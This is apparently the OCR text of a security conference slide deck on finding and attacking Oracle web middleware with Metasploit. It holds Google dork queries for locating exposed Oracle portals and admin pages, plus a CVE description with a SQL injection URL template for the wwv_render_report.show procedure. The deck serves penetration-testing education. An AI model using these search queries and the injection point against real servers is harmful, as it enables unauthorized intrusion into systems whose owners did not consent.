Attacking Oracle Web Applications with Metasploit

Chris Gates
carnal0wnage

Whoami

- Chris Gates (CG)
  - Twitter→ carnal0wnage
  - Blog→ carnal0wnage.attackresearch.com
  - Job→ Sr. Security Consultant for Rapid7
  - Affiliations → Attack Research, Metasploit Project, NoVA Hackers
- Work
  - Network Attack Team Lead – Applied Security Inc.
  - Penetration Tester – BAH
  - Computer Exploitation Technician -- US Army Red Team
- Previous Talks
  - wXf Web eXploitation Framework
  - Open Source Information Gathering
  - Attacking Oracle (via TNS)
  - Client-Side Attacks


Why Are We Here?

- Here to talk about attacking oracle web applications (middleware)
- What’s out there and how prevalent it is
- Why so much of it is unpatched
- Demo Metasploit auxiliary modules to find and attack it
- Not talking about XSS – but there’s plenty!

Oracle is a Mythical Creature

Why Are We Here?

- Ever run into this?



ORACLE

HTTP Server

- Apache Documentation
- JServ Documentation


  Demo
- Oracle JSP Documentation

  Demos
- SOAP Release Notes and Documentation
- Mod_SSL Web Site
- OpenSSL
- FastCGI Developer's Kit Documentation
- mod_perl Web Site
- Mod_plsql Configuration Menu
- BC4J Documentation and Samples
- XML Developers Kit XDK Documentation
- Mod_OSE Documentation

Copyright 2001 Oracle Corporation. All Rights Reserved.

Why Are We Here?

- Or this?


Gateway Configuration Menu - Mozilla Firefox
File Edit View History Bookmarks Tools Help
https:/[redacted]/admin_/gateway.htm?schema=WEBDB
soap/servlet/soaprouter
Most Visited Getting Started Latest Headlines
Disable Cookies CSS Forms Images Information Miscellaneous Outline Resize Tools View Source Options
Gateway Configuration Menu
inurl:/dadentries.htm - Google Sear...
[redacted]
Home Help

Gateway Configuration Menu


Gateway Global Settings
Settings made here will apply to all Database Access Descriptors.

Gateway Database Access Descriptor Settings
Add, Delete or modify the individual Database Access Descriptor's settings here. These settings include Oracle connect information, Authentication Mode, File upload parameters and more

ORACLE®
mod_plsql v3.0.0.4.0 PlugIn for Oracle HTTP Listener

Why Are We Here?

- Or this?




Portal

Oracle Application Server 10*g* (9.0.4) introduces a number of new features to enhance usability, wizards to enhance developer productivity and flexibility, and portlets to simplify data access.


Oracle Application Server Portal includes the following new features and enhancements:

- Declarative data publishing via the OmniPortlet
- Web Clipping to capture public and secure web page content
- Design-time usability enhancements
- Syndication Services to set up subscription channels for content
- Optimized page assembly
- Repository upgrade of the Portal metadata
- Administration, monitoring, and configuration usability improvements


There’s a lot of Oracle out there


inurl:/reports/rwservlet/


About 576,000 results (0.27 seconds)


inurl:/portal/page/portal

About 2,890,000 results (0.09 seconds)


inurl:/pls/portal

About 2,860,000 results (0.19 seconds)




oracle

Results **1** - **10** of about **22452** for **oracle**

http://www.red-database-security.com/wp/google_oracle_hacking_us.pdf

Vulnerability Information…Well it sucks!



Appendix B - Oracle Application Server

Oracle Application Server Executive Summary


This Critical Patch Update contains 9 new security fixes for Oracle Application Server Suite. All of these vulnerabilities may be remotely exploitable without authentication, i.e. they may be exploited over a network without the need for a username and password. None of these security fixes is applicable to client-only installations, i.e. installations that do not have Oracle Application Server installed.

Oracle Application Server products that are bundled with the Oracle Database are affected by the vulnerabilities listed in the Oracle Database section. They are not discussed further in this section and are not listed in the Oracle Application Server risk matrix.

Oracle Application Server Risk Matrix

Vuln#	Component	Protocol	Package and/or Privilege Required	Remote Exploit without Auth.?	CVSS VERSION 2.0 RISK (see Risk Matrix Definitions)							Last Affected Patch set (per Supported Release)	Notes
					Base Score	Access Vector	Access Complexity	Authentication	Confidentiality	Integrity	Availability		
CVE-2007-1359	Oracle HTTP Server	HTTP	None	Yes	6.8	Network	Medium	None	Partial	Partial	Partial	10.1.2.3, 10.1.3.3	
CVE-2008-2589	Oracle Portal	HTTP	None	Yes	6.4	Network	Low	None	Partial+	Partial+	None	9.0.4.3, 10.1.2.2, 10.1.4.1	

Is This Helpful??!!



CVE-ID

CVE-2008-2589

(under review)

Learn more at National Vulnerability Database (NVD)


• Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings

Description

Unspecified vulnerability in the Oracle Portal component in Oracle Application Server 9.0.4.3, 10.1.2.2, and 10.1.4.1 has unknown impact and remote attack vectors. NOTE: the previous information was obtained from the Oracle July 2008 CPU. Oracle has not commented on reliable researcher claims that this issue is a SQL injection vulnerability in the WWV_RENDER_REPORT package that allows remote attackers to execute arbitrary SQL (PL/SQL) commands via the second argument to the SHOW procedure.

- http://www.example.com/pls/foo/wwv_render_report.show?P_QUERY=1&P_ROW_FUNCTION=[SQL_INJECTION_HERE]

What Is Oracle Middleware?



ORACLE FUSION MIDDLEWARE

